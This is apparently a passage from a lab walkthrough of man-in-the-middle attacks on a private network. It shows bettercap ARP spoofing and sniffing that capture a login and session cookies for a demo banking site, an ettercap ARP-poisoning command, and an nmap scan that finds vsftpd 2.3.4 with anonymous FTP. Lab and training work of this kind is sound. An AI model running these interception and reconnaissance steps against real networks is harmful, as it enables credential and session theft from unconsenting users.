
+ 38 kB / ↓ 96 kB / 2026 pkts
192.168.139.0/24 > 192.168.139.74 » set arp.spoof.targets 192.168.139.254
192.168.139.0/24 > 192.168.139.74 » arp.spoof on
[09:30:51] [sys.log] [inf] arp.spoof enabling forwarding
192.168.139.0/24 > 192.168.139.74 » [09:30:51] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.139.0/24 > 192.168.139.74 » set net.sniff.verbose true
192.168.139.0/24 > 192.168.139.74 » net.sniff on

```


- Step-11 – open website on victim device



- Step-12 – provide username and password



- Step-13 – traffic diverted 🖱️



- Step-14 – packet capture

```

uid=admin&passw=admin&btnSubmit=Login
192.168.139.0/24 > 192.168.139.74 » [09:34:23] [net.sniff.http.request] HTTP HP POST testfire.net/doLogin

POST /doLogin HTTP/1.1
Host: testfire.net
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.6
Referer: http://testfire.net/login.jsp
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Cookie: JSESSIONID=D7C365A8B1D6BC2DBAF901FABC1407E4; AltoroAccounts=0DAwMDAwfKMvcnBycmF0ZX4tMS4wMDAwMDAxMTUzODIzOTc4RTIwFDgwMDAwMX5DaGVja2luZ34xLjE4NDQ2NzU1NjE2MTk3MTJFMjB8
Content-Length: 37
Accept-Encoding: gzip, deflate
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1

uid=admin&passw=admin&btnSubmit=Login

```

- session id

```


uid=admin&passw=admin&btnSubmit=Login
192.168.139.0/24 > 192.168.139.74 » [09:34:23] [net.sniff.http.request] HTTP HP POST testfire.net/doLogin

POST /doLogin HTTP/1.1
Host: testfire.net
Sec-Gpc: 1
Accept-Language: en-US,en;q=0.6
Referer: http://testfire.net/login.jsp
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Cookie: JSESSIONID=D7C365A8B1D6BC2DBAF901FABC1407E4; AltoroAccounts=0DAwMDAwfKMvcnBycmF0ZX4tMS4wMDAwMDAxMTUzODIzOTc4RTIwFDgwMDAwMX5DaGVja2luZ34xLjE4NDQ2NzU1NjE2MTk3MTJFMjB8
Content-Length: 37
Accept-Encoding: gzip, deflate
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1

uid=admin&passw=admin&btnSubmit=Login

```

- username and password 🖱️ ✅



```
Kali Linux 2.0 [Pammy] - Oracle VM VirtualBox
File Machine View Input Devices Help
Aug 5 09:35
root@kali: /
root@kali: /

192.168.139.0/24 > 192.168.139.74 » [09:34:23] [net.sniff.http.request] HTTP HP POST testfire.net/doLogin

POST /doLogin HTTP/1.1
Host: testfire.net
Content-Type: application/x-www-form-urlencoded
Referer: http://testfire.net/login.jsp
Cache-Control: max-age=0
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.6
Connection: keep-alive
Content-Length: 37
Origin: http://testfire.net
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Gpc: 1
Cookie: JSESSIONID=D7C365A8B1D6BC2DBAF901FABC1407E4; AltoroAccounts=0DAwMDAwfkNvcnBvcnF0ZX4tMS4wMDAwMDAxMTUzODIzOTc4RTIwFDgwMDAwMX5DaGVja2luZ34xLjE4NDQ2NzU1NjE2MTk3MTJFMjB8

uid=admin&passw=admin&btnSubmit=Login


192.168.139.0/24 > 192.168.139.74 » [09:34:23] [net.sniff.http.request] HTTP HP POST testfire.net/doLogin

POST /doLogin HTTP/1.1
```

Step-8 Attempt DNS Poisoning


- Step -1 – Enter Following Command

Command -: Ettercap -T -q -i eth0 -M arp:remote /192.168.139.254// /192.168.139.221//



A screenshot of a Kali Linux terminal window. The terminal shows the command `ettercap -T -q -i eth0 -M arp:remote /192.168.139.254// /192.168.139.221//` being entered. The terminal has a dark background with a large, faint 'KALI' logo in the center. The window title bar indicates it's a Kali Linux 2.0 (Kali Linux) window, and the system clock shows 09:11 on Aug 3.

- DNS Poisoning Started




A screenshot of a Kali Linux terminal window showing the output of the Ettercap command. The output includes the following text:


```
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Scanning for merged targets (2 hosts)...
* |=====>| 100.00 %
2 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : 192.168.139.254 2C:3B:70:9C:E4:A7
GROUP 2 : 192.168.139.221 FE:8A:A4:09:68:BF
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
```

The terminal window has the same dark background and 'KALI' logo as the previous screenshot. The system clock shows 09:11 on Aug 3.


- Target website




- Provide username and password



- Click **login**




- Username and password capture




Step-9 Attempt to login into console machine

- Enter following nmap command

Command -: `nmap -A -v 192.168.0.170`



- find ftp vulnerable service version



- also find anonymous FTP login allowed

```

Initiating NSE at 01:34
Completed NSE at 01:34, 0.00s elapsed
Nmap scan report for 192.168.0.170
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
ftp-syst:
  STAT:
  FTP server status:
    Connected to 192.168.0.225
    Logged in as ftp
    TYPE: ASCII
    No session bandwidth limit
    Session timeout in seconds is 300
    Control connection is plain text
    Data connections will be plain text
    vsFTPd 2.3.4 - secure, fast, stable
End of status
ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
ssh-hostkey:
  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd

```

